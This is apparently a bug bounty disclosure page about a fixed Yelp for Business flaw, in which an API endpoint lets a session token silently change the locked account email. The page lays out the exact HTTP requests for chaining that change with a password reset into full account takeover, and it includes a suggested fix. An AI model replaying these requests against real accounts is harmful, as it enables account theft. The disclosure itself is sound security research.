Yelp for Business: locked Email field silently editable via API
The Yelp for Business Android app shows the account email as read-only, but the bio update endpoint accepts an email field without any password or confirmation check. An attacker with a session token can silently change the victim's email to their own, then trigger a password reset to take over the account.
 Originally disclosed on HackerOne
- Triaged in 4 days
- Fixed in 5 days
- Paid in 4 days
- Disclosed after 35 days
Description
The Account Information screen in the Yelp Biz Android app renders the Email field as read-only with a lock icon; the screen exposes no editor. The Save action calls POST https://biz-app.yelp.com/account/info/bio/v1. The endpoint accepts and applies an attacker-supplied email value with no current-password check, no current-email confirmation, and no out-of-band email confirmation before the change takes effect. The change is reflected immediately on the same REST surface and on the independent graphql-mobile-api.yelp.com GetAccountInfo query, and the Account Information screen in the app subsequently shows the attacker email — still behind the lock icon.
Direct password change at POST /account/password/v1 enforces an old_password field (400 without it). The bio endpoint provides no equivalent protection on the email field, even though email is the account recovery anchor.
Steps to Reproduce
Prerequisites: a Yelp for Business account; an x-auth-token from that account (any active app session header); an attacker-controlled mailbox.
-
Confirm baseline on a different backend so the rest is not an echo:
POST https://graphql-mobile-api.yelp.com/gql/mobile
x-auth-token: <victim_token>
x-biz-auth-token: <victim_token>
operation-name: GetAccountInfo
accept: multipart/mixed;deferSpec=20220824, application/graphql-response+json, application/json
content-type: application/json; charset=utf-8

{"extensions":{"clientLibrary":{"name":"apollo-kotlin","version":"4.4.3"},"documentId":"fbfe5585929a3f12b0fcf332f967dfb78e3197d5a4f27f2f69f112c4d3341db6","operationType":"query"},"variables":{}}
Response (the legitimate email on file):
JSON {"data":{"loggedInBizUser":{"__typename":"BizUser","encid":"T3J1i32FZSDAi5427SW0cw","private":{"__typename":"PrivateBizUserInfo","email":"[email protected]","hasConfirmedEmail":false,"loginProviders":["GOOGLE"]}}}} -
Mass-assign the email:
POST https://biz-app.yelp.com/account/info/bio/v1
x-auth-token: <victim_token>
x-device-id: <any>
x-consumer-device-id: <any>
content-type: application/json; charset=UTF-8

{"first_name":"<current>","last_name":"<current>","email":"[email protected]","role":"OWNER"}
Response — HTTP 200, attacker email applied, no challenge, no notification at request time:
JSON {"first_name":"<current>","last_name":"<current>","email":"[email protected]","role":"OWNER"} -
Re-run the GraphQL query from step 1 —
private.emailnow reflects[email protected]on a different Yelp backend service, proving the change is persisted at the data layer rather than echoed:JSON {"data":{"loggedInBizUser":{"__typename":"BizUser","encid":"T3J1i32FZSDAi5427SW0cw","private":{"__typename":"PrivateBizUserInfo","email":"[email protected]","hasConfirmedEmail":false,"loginProviders":["GOOGLE"]}}}} -
Open the Yelp Biz app's Account Information screen — the Email field renders
[email protected]with the lock icon, identical to the legitimate UI state.

Yelp for Business → Account Information, Email field showing the attacker-controlled address with the lock icon next to it. The UI continues to present the field as read-only even though the value has been silently rewritten via the API.
-
(Chain to ATO) Trigger a password reset for the rewritten address:
POST https://biz-app.yelp.com/account/forgot_password/v1
content-type: application/x-www-form-urlencoded

email=attacker%40example.com
Returns HTTP 200. Within a few minutes Yelp delivers a
Reset Password - Yelpemail to the attacker mailbox containinghttps://biz.yelp.com/forgot/reset/redirect/<token>. Visiting that link allows setting a new password without supplying the old one;POST /account/login/v1with the rewritten email plus the attacker-chosen password then yields full ownership.

The real
Reset Password - Yelpemail (from[email protected]) arriving at the attacker-controlled inbox afterPOST /account/forgot_password/v1, with theReset Passwordbutton linking tohttps://biz.yelp.com/forgot/reset/redirect/<token>. Demonstrates that the rewritten address is the live recovery anchor — closing the chain from token theft to permanent ATO.
Suggested Fix
Reject email on POST /account/info/bio/v1. Expose email changes only through a dedicated flow that (a) re-authenticates the user (current password or recent step-up) and (b) keeps the change in a pending-confirmation state — the new address only becomes authoritative after the user clicks a verification link sent to that new address, and a notification is sent to the previous address at the same time. Aligning the protection on email changes with the protection already in place on /account/password/v1 would close the chain.
Impact
- Confirmed: an authenticated session can silently rewrite the account email, bypassing the read-only UI control. The Yelp Biz app then displays the rewritten value as if it were the legitimate (locked) email. The change persists immediately on
biz-app.yelp.comREST and ongraphql-mobile-api.yelp.comGraphQL. - Potential ATO (chain): the rewritten email is the account-recovery anchor.
POST /account/forgot_password/v1with the rewritten email returns 200 and Yelp dispatches a realReset Password - Yelpemail. Because/account/password/v1enforcesold_passwordbut the reset link does not, an attacker who briefly holds a victim's session token can use this bug to escalate ephemeral token access into permanent credentialed ownership: rebind → forgot-password → receive reset link at attacker address → set new password → log in.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the bio update endpoint mass-assigns all supplied fields, including email, without re-authentication or a confirmation step, unlike the dedicated password change endpoint.
Impact
An attacker with a session token can silently change the account email and then use the password reset flow to gain permanent control of the account, though this requires the attacker to briefly hold the victim's token.
What the attacker needed
A Yelp for Business account; victim's session token; attacker-controlled mailbox
The fix
The email field should be rejected on the bio endpoint and email changes should require re-authentication and confirmation via a link sent to the new address, with a notification to the old address.
How it was found
- Query the GraphQL account info endpoint with the victim's token to confirm the current email.
- Send a POST to the bio update endpoint with the victim's token and an attacker-controlled email in the request body.
- Re-run the GraphQL query to confirm the email change persisted on a different backend.
- Open the app's Account Information screen and see the attacker email displayed behind the lock icon.
- Trigger a password reset for the new email address.
- Use the reset link sent to the attacker mailbox to set a new password and log in.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The app displays your email address as locked, so you would think it cannot be changed. However, the server that saves your profile also accepts an email value from anyone who has your login token, and it does not ask for your password or verify the new address. An attacker who briefly gets your token can change your email to theirs, then use the 'forgot password' feature to reset your password and take over your account.
What is Account takeover?
Getting into someone else's account through a flaw in sign-in, password reset, second factor, single sign-on or session handling.




